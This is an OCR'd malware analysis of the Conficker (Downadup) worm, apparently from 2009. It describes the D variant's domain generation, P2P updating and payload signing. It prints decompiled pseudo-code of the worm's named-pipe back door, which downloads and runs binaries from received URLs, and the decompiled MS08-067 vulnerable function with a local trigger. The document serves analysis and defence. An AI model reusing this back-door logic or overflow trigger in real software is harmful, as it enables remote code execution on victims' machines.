
W32.Downadup.A Infection Distribution



W32.Downadup.B Infection Distribution



Since December 2008, this already elevated level of activity has been increasing further and the same has continued into January 2009. There has been a steady rise in the activity after the MS08-067 Security Bulletin was published by Microsoft showing that even before the criticality of this patch was understood by the users around the world, large scale exploitations and propagation by W32.Downadup had already begun.



This Network Worm has claimed almost 15 millionth victim worldwide (last updated on 2nd Feb 2009), including a number of Organizations and Educational Institutions. This count makes it the worst outbreak since the Slammer worm outbreak in 2003.

Updated 28th March 2009

❖ W32/Conficker.D April 1st 2009 Media Hype

Since the announcement of the new **W32/Conficker.D** variant on March 6th (some claims even suggest the date as March 4th March 5th) and also with the latest Media Hype of yet another Major Conficker Outbreak on April 1st 2009, it is becoming obvious that the **W32/Conficker** Threat is far from over. Since the worm started its mayhem, 4 moths ago, it has kept the Antivirus Companies and Security Researchers on their toes and has definitely taken them for a roller coaster ride. It is believed that the Conficker Creators are engaged in a game of escalating arms race with the Security Researchers. This new variant can be seen as a response to the creation of the **Conficker Working Group** and the **$250,000 Reward** (refer the **MMPC Blog**) announced by Microsoft. There has been a definite Media Hype over the new variants activities and it is feared that on April 1st 2009 there would, probably be, another major Conficker Mayhem. Instead of spreading a wide spread panic and rumors about the worm, it would be better to dig a little further into mutation that has happened to this new variant and what or how devastating these changes or specifically, this new variant can be.

This new variant **W32/Conficker.D** presents a third major release of the worm where 85% of the worm's original code were changed, keeping just 15% of the old code untouched. Although this new variant doesn't spread by infecting new systems, it has come armed with some significant changes in its architecture. This makes the approach quite similar to what had happened during the transition phase of **W32/Conficker.A** infections to **W32/Conficker.B** infections. There are quite a few changes in this new variant. Please refer below for taking a closer look into some of the modifications that have been brought in by the Conficker Creators:

- **New Domain Generation Algorithm:**

  The new algorithm generates a larger pool of possible domains as compared with the previous **W32/Conficker.B** variant. Till now the **W32/Conficker.B** has been polling 250 different domain names every day to download and update codes with an intention to update the existent infection binary. From April 1st 2009, it is expected that the latest variant **W32/Conficker.D** will start to poll 500 out of 50,000 domains per day, instead of 250 domains, to do the same thing. This new variant provides more filtering of the IP addresses produced by the DNS queries. The IP address is rejected if

  1. It was associated with a query that returned more than one IP address
  2. It is 127.0.0.1 (local host) or other trivial address
  3. It matches an address with an internal block list which it maintains itself (refer the block list link below)
     http://mtc.sri.com/Conficker/addendumC/appendix2.html
  4. Another DNS query had previously returned the identical IP

  The last point shows that extra intelligence has been programmed into the DNS Query module so that **W32/Conficker.D** will not contact an IP more than one time if multiple domains queries resolve to a single IP address.


  If none of the domains are alive and ready to serve a digitally signed payload/update, the infection will sleep for 24 hours, and then will generate a new list of 50,000 domains. The new algorithm produces a domain name set that is independent of Conficker A and B generated domain names. The name of each generated domain is 4 to 10 characters long, to which a randomly selected top-level domain (TLD) is appended from the following list of 116 suffixes (mapping to 110 TLDs):

  "ac" , "ae" , "ag" , "am" , "as" , "at" , "be" , "bo" , "bz" , "ca" , "cd" , "ch" , "cl" , "cn" , "co.cr" , "co.id" , "co.il" , "co.ke" , "co.kr" , "co.nz" , "co.ug" , "co.uk" , "co.vi" , "co.za" , "com.ag" , "com.ai" , "com.ar" , "com.bo" , "com.br" , "com.bs" , "com.co" , "com.do" , "com.fj" , "com.gh" , "com.gl" , "com.gt" , "com.hn" , "com.jm" , "com.ki" , "com.lc" , "com.mt" , "com.mx" , "com.ng" , "com.ni" , "com.pa" , "com.pe" , "com.pr" , "com.pt" , "com.py" , "com.sv" , "com.tr" , "com.tt" , "com.tw" , "com.ua" , "com.uy" , "com.ve" , "cx" , "cz" , "dj" , "dk" , "dm" , "ec" , "es" , "fm" , "fr" , "gd" , "gr" , "gs" , "gy" , "hk" , "hn" , "ht" , "hu" , "ie" , "im" , "in" , "ir" , "is" , "kn" , "kz" , "la" , "lc" , "li" , "lu" , "lv" , "ly" , "md" , "me" , "mn" , "ms" , "mu" , "mw" , "my" , "nf" , "nl" , "no" , "pe" , "pk" , "pl" , "ps" , "ro" , "ru" , "sc" , "sg" , "sh" , "sk" , "su" , "tc" , "tj" , "tl" , "tn" , "to" , "tw" , "us" , "vc" , "vn"

  This new variant incorporates a 300-second timeout interval on the downloaded session. If the binary take more time than this to download, the session is terminated. There is also a file size limit imposed by C of 512 KB. If this download size is reached before completion, then the routine is exited. However, even when the binary download is stopped prematurely, the digital signature is still checked. If it succeeds in downloading a valid Win32 executable, the domain generation algorithm's main thread sleeps for 4 days, and then resumes generating and contacting domains once again and loops through the same activities.

  Among the key functions of Conficker is that of probing the daily set of Internet rendezvous points for a new Windows executable file to download and execute. This mechanism provides an effective binary updating service similar to that of other traditional botnets, with the exception that the Conficker update service is highly mobile and its location (i.e., to date we have not confirmed this feature in use by the malware authors) is recomputed each day by all infected clients. Although many groups have been able to break the domain generation algorithm and registered rendezvous points, Conficker's authors have taken care to ensure that other groups cannot upload arbitrary binaries to its infected drones.

Both Conficker A and B clients incorporate a binary validation mechanism to ensure that a downloaded binary has been signed by the Conficker authors. The below image illustrates the download validation procedure used to verify the authenticity of binaries pulled from Internet rendezvous points. The procedure begins with Conficker's authors computing a 512-bit hash M of the Windows binary that will be downloaded to the client. The binary is then encrypted using the symmetric stream cipher RC4 algorithm with password M. Next, the authors compute a digital signature using an RSA encryption scheme, as follows: *M^epriv mod N = Sig*, where N is a public modulus that is embedded in all Conficker client binaries. Sig is then appended to the encrypted binary, and together they can be pushed to all infected Conficker clients that connect to the appropriate rendezvous point.



In runtime testing of the domain generation algorithm, infected clients may take over 4 hours to complete the full 500-set of daily domain queries. This would definitely mean that there is a definite possibility of increased network activity, inside LAN Environment and also in terms of outbound (internet facing) connection attempts. The reverse engineering of the worm's new variant's code shows that this is what it has been programmed to do. Hence, it is recommended that strict vigil should be kept in terms of the Network Activity part.

- **New Peer2Peer Functionality:**


One of the most interesting techniques used by this infection is the mechanism to distribute its payloads/updated infection binaries to other infected systems through a raw Peer to Peer kind of infrastructure. There have been some changes in the Peer2Peer Functionality which ensures that the infected computers can communicate with each other without the need for a server. This enables the worm to update itself with an updated infection binary, without the need for any of the 250 or 50,000 domains to be contacted.

This new variant introduces yet another mechanism to coordinate infected hosts. This new coordination strategy employs a P2P protocol, and the Conficker Creators have taken some care to hinder its analysis through code obfuscation. They have also obfuscated the logic that implements P2P binary download validation, HTTP date checking, anti-debugger segments, and other logic. In particular, within the P2P segments, the authors have attempted to impede the identification of Windows API calls, and have applied other code obfuscation to thwart analysis.

Also integrated within the broader P2P program logic are other obfuscated code segments, for example, those code segments dedicated to establishing HTTP server communications on a Conficker-infected host, peer scan logic, and file sharing logic for both client- and server-side sharing. **W32/Conficker.D** peers can act simultaneously as both P2P clients and servers. To enable this interaction, it opens 2 UDP server (listen) ports and two TCP server (listen) ports. One or two additional UDP "client" ports may be employed. File transfers can occur in both directions, i.e., clients can "pull" and servers can "receive" files. The P2P logic of **W32/Conficker.D** is spread through a set of threads to support its scanning for peers as well as the reception of digitally signed payloads. The main thread spawns a set of seven additional threads that are designed to orchestrate Conficker's P2P traffic shown in the image below.

The main P2P thread starts by spawning five threads. The first thread sets the system time using a call to **InternetTimeToSystemTime** based on a connection to one of the popular Internet portals, listed above. Two additional threads listen on TCP ports and serve as a mechanism for distributing the payload to other Conficker peers. If a legitimate **W32/Conficker.D** peer requests the payload, it is delivered by spawning a separate thread. Finally, two additional threads coordinate outbound UDP scanning for Conficker peers. Once these threads are started, it enters a wait mode for any incoming connection. In response to a TCP connection request, it spawns a thread to receive a digitally signed payload. The signature check and file validation are performed in a separate thread. Immediately after spawning the thread and checking the signature, **W32/Conficker.D** starts a different thread, which uses UDP to advertise that it is a Conficker node that has a digitally signed payload. An incoming connection is first checked to validate whether the source IP address matches a pattern similar to the IP validations used by the **Domain Generation Algorithm**. This includes the check to ensure that an IP address does not belong to the list of black listed ranges (mentioned above).

These checks occur every time a random peer address is generated inside the UDP scan thread. A similar check is used to ensure that the digitally signed payload is not delivered through the TCP channel when a remote host requests it. There is a unique mapping from IP address to the two TCP and UDP listen ports in each host. This helps the worm to avoid the need for supernodes or a peer list (i.e., it requires no embedded hit list to locate peers). This is an important departure from previous malware strains, such as **Storm Worm**. It can simply scan the Internet looking for other peers that might be listening, and from this scanning bootstrap itself into Conficker's P2P network.



- **New MD6 Hash Algorithm:**

The **MD6 Hash Algorithm** is a cryptographic hash algorithm developed at **MIT** by a team led by **Prof. Ronald L. Rivest** in response to the call for proposals for a SHA-3 cryptographic hash algorithm by the National Institute of Standards and Technology. The first public presentation of MD6 was made on 9/20/08 at the **Crypto'08 Conference**, where Prof. Rivest gave an invited talk on MD6. The RC4, RSA encryption and MD6 Hashing algorithm used in Conficker are all from Prof. Rivest. This is a surprising co-incidence that the Conficker Creators are using these algorithms. This new variant is probably the only and the first known cases where this new MD6 algorithm is used in a real world scenario, that too in one of the worst worms till date. Further information about this new MD6 Algorithm can be found from the link given: http://groups.csail.mit.edu/cis/md6

- **New Connect Back Method using Named Pipes:**

W32/Conficker.D has added a new method for remote Win32 binary retrieval and execution. This new method entails the use a named pipe to receiving URLs from remote systems, retrieval of Win32 binaries using this URL, validation that the downloaded executable is properly signed by the Conficker authors, and immediate execution of the binary. The pipe name ("System_<computername>7") is passed to the **CreateNamedPipe** API, which creates a bi-directional pipe where both the server and clients can write and read streams of messages limited to 0x400 bytes. The recurrent choice of constant number 7 here is interesting. Previously, it was used as part of the HTTP rendezvous query in **W32/Conficker.A** and as part of a Mutex name. Since the name is not random, any external host or a local process can connect to this pipe and upload a binary. This is easily accomplished through an **SMB (TCP/445)**

connection to the specified pipe. The code repeatedly calls **CreateNamedPipe** in a loop. If the pipe has been successfully created, then a read from the pipe is attempted. The code reads 0x400 bytes and if the buffer is null-terminated it passes the message to the function "**thread_download_file_from_url**". The message is interpreted as a string representing a URL that is used to download an executable. This binary is validated using the signature check and RC4 decryption routines before being executed using **CreateProcess**.

This new variant adds an extra function to the main thread if the OS is Windows XP, Windows 2000, or Windows 2003 Server as described by the following pseudo-code:

```
signed int __stdcall SetNamedPipeServer()
{
  DWORD Error_Code;
  const CHAR Name_of_Pipe;
  HANDLE Pipe_HANDLE;
  int connection_status;
  char Piped_Message_buffer;
  DWORD NumberOfBytesRead;

  create_name_forpipe((char *)&Name_of_Pipe, 260u);
  while ( 1 )
    {
     Pipe_HANDLE = CreateNamedPipeA(&Name_of_Pipe, PIPE_ACCESS_DUPLEX, PIPE_TYPE_MESSAGE, 10u,
0x400u, 0x400u,
                                    1000u, 0);
     if ( Pipe_HANDLE == -1 )
       return 1;
     connection_status = ConnectNamedPipe(Pipe_HANDLE, 0);
     Error_Code = GetLastError();
     if ( !connection_status )
       {
        if ( Error_Code != 535 )                    // 535 system error code: there is a process on the other end of the
pipe
          break;
       }
     if ( ReadFile(Pipe_HANDLE, &Piped_Message_buffer, 0x400u, &NumberOfBytesRead, 0) )
       {
        if ( !(Piped_Message_buffer[-1]) )
          thread_download_file_from_url(&Piped_Message_buffer);
       }
     CloseHandle(Pipe_HANDLE);
    }
  CloseHandle(Pipe_HANDLE);
  return 0;
}
```

This function creates a named pipe server that allows remote processes as well as local processes to connect to the pipe and communicate information to the Conficker process. The name of the pipe is constructed by the function "create_name_for_pipe", which corresponds to the following code:

```
int __cdecl create_name_for_pipe(char *Dest, size_t Count)
{
  DWORD nSize;
  CHAR Buffer;

  nSize = 256;
  GetComputerNameA(&Buffer, &nSize);
  return snprintf(Dest, Count, "\\.\pipe\System_%s%d", &Buffer, 7);
}
```

❖ Decompiling the vulnerable function for MS08-067:

Ref: **http://www.phreedom.org/blog/2008/decompiling-ms08-067**
By Alexander Sotirov

This bug is pretty interesting, because it is in the same area of code as the MS06-040 buffer overflow, but it was completely missed by all security researchers and Microsoft. Here's the code of the vulnerable function on Windows XP SP3 and Vista SP1:

```
#include <wchar.h>

// this is the decompiled function sub_5B86A51B in netapi32.dll on XP SP3 and sub_6EA11D4D on Vista SP1
int ms08_067(wchar_t* path)
```

```
{
   wchar_t* p;
   wchar_t* q;
   wchar_t* previous_slash = NULL;
   wchar_t* current_slash  = NULL;
   wchar_t  ch;
#ifdef VISTA
   int len = wcslen(path);
   wchar_t* end_of_path = path + len;
#endif
   // If the path starts with a server name, skip it
   if ((path[0] == L'\\' || path[0] == L'/') && (path[1] == L'\\' || path[1] == L'/'))
   {
      p = path+2;

      while (*p != L'\\' && *p != L'/')
       {
         if (*p == L'\0')
            return 0;
         p++;
     }
      p++;
      // make path point after the server name
      path = p;
      // make sure the server name is followed by a single slash
      if (path[0] == L'\\' || path[0] == L'/') return 0;
    }
   if (path[0] == L'\0')   // return if the path is empty
      return 1;
   // Iterate through the path and canonicalize ..\ and .\
   p = path;
   while (1)
   {
      if (*p == L'\\')
       {
         // we have a slash
         if (current_slash == p-1)   // don't allow consequtive slashes
            return 0;
         // store the locations of the current and previous slashes
         previous_slash = current_slash;
         current_slash = p;
   }
      else if (*p == L'.' && (current_slash == p-1 || p == path))
       {
         // we have \. or ^.
         if (p[1] == L'.' && (p[2] == L'\\' || p[2] == L'\0'))
       {
            // we have a \..\, \..$, ^..\ or ^..$ sequence
            if (previous_slash == NULL)     return 0;
            // example: aaa\bbb\..\ccc
            //          ^   ^  ^
            //          |   | &p[2]
            //          |   |
            //          |   current_slash
            //          |
            //          previous_slash
            ch = p[2];
#ifdef VISTA
            if (previous_slash >= end_of_path)    return 0;
            wcscpy_s(previous_slash, (end_of_path-previous_slash)/2, p+2);
#else // XP
            wcscpy(previous_slash, &p[2]);
#endif
            if (ch == L'\0')    return 1;
            current_slash = previous_slash;
            p = previous_slash;
            // find the slash before p
            // BUG: if previous_slash points to the beginning of the
            // string, we'll go beyond the start of the buffer
            // example string: \a\..\
            q = p-1;
            while (*q != L'\\' && q != path)
```

```
            q--;

            if (*p == L'\\')
               previous_slash = q;
            else
               previous_slash = NULL;
         }
         else if (p[1] == L'\\')
        {
            // we have \.\ or ^.\
#ifdef VISTA
            if (current_slash != NULL)
        {
               if (current_slash >= end_of_path)
                  return 0;
               wcscpy_s(current_slash, (end_of_path-current_slash)/2, p+2);
               goto end_of_loop;
            }
            else
        {  // current_slash == NULL
               if (p >= end_of_path)
                  return 0;
               wcscpy_s(p, (end_of_path-p)/2, p+2);
               goto end_of_loop;
            }
#else // XP
            if (current_slash != NULL)
        {
               wcscpy(current_slash, p+2);
               goto end_of_loop;
            }
            else
        { // current_slash == NULL
               wcscpy(p, p+2);
               goto end_of_loop;
            }
#endif
         }
         else if (p[1] != L'\0')
        {
            // we have \. or ^. followed by some other char

            if (current_slash != NULL)
        {
               p = current_slash;
            }
            *p = L'\0';
            return 1;
         }
      }
      p++;
end_of_loop:
      if (*p == L'\0')        return 1;
   }
}
// Run this program to simulate the MS08-067 vulnerability
int main()
{
   return ms08_067(L"\\c\\..\\..\\AAAAAAAAAAAAAAAAAAAAAAAAAAAA");
}
```

❖ Reference:

Microsoft Malware Protection Center (MMPC) - http://www.microsoft.com/security/portal
MMPC Threat Research & Response Blog - http://blogs.technet.com/mmpc
Symantec Security Response Team - http://www.symantec.com/security_response
Microsoft TechNet Blog - http://blogs.technet.com/mmpc/archive/2009/01/22/centralized-information-about-the-conficker-worm.aspx
Microsoft Security Bulletin & KB Articles - http://support.microsoft.com/default.aspx/kb/962007

Using PyMSRPC to Trigger MS08-067 - http://dvlabs.tippingpoint.com/blog/2008/11/06/using-pymsrpc-to-trigger-ms08-067
Microsoft Patch Analysis - http://abysssec.com/blog/2008/11/microsoft-patch-analysis-binary-diffing
Reversing the ms08-067 patch - http://www.dontstuffbeansupyournose.com/?p=35
F-Secure Blog - www.f-secure.com/weblog
Article by Alexander Sotirov - http://www.phreedom.org/blog
SRI International – Technical Document - http://mtc.sri.com/Conficker/addendumC/index.html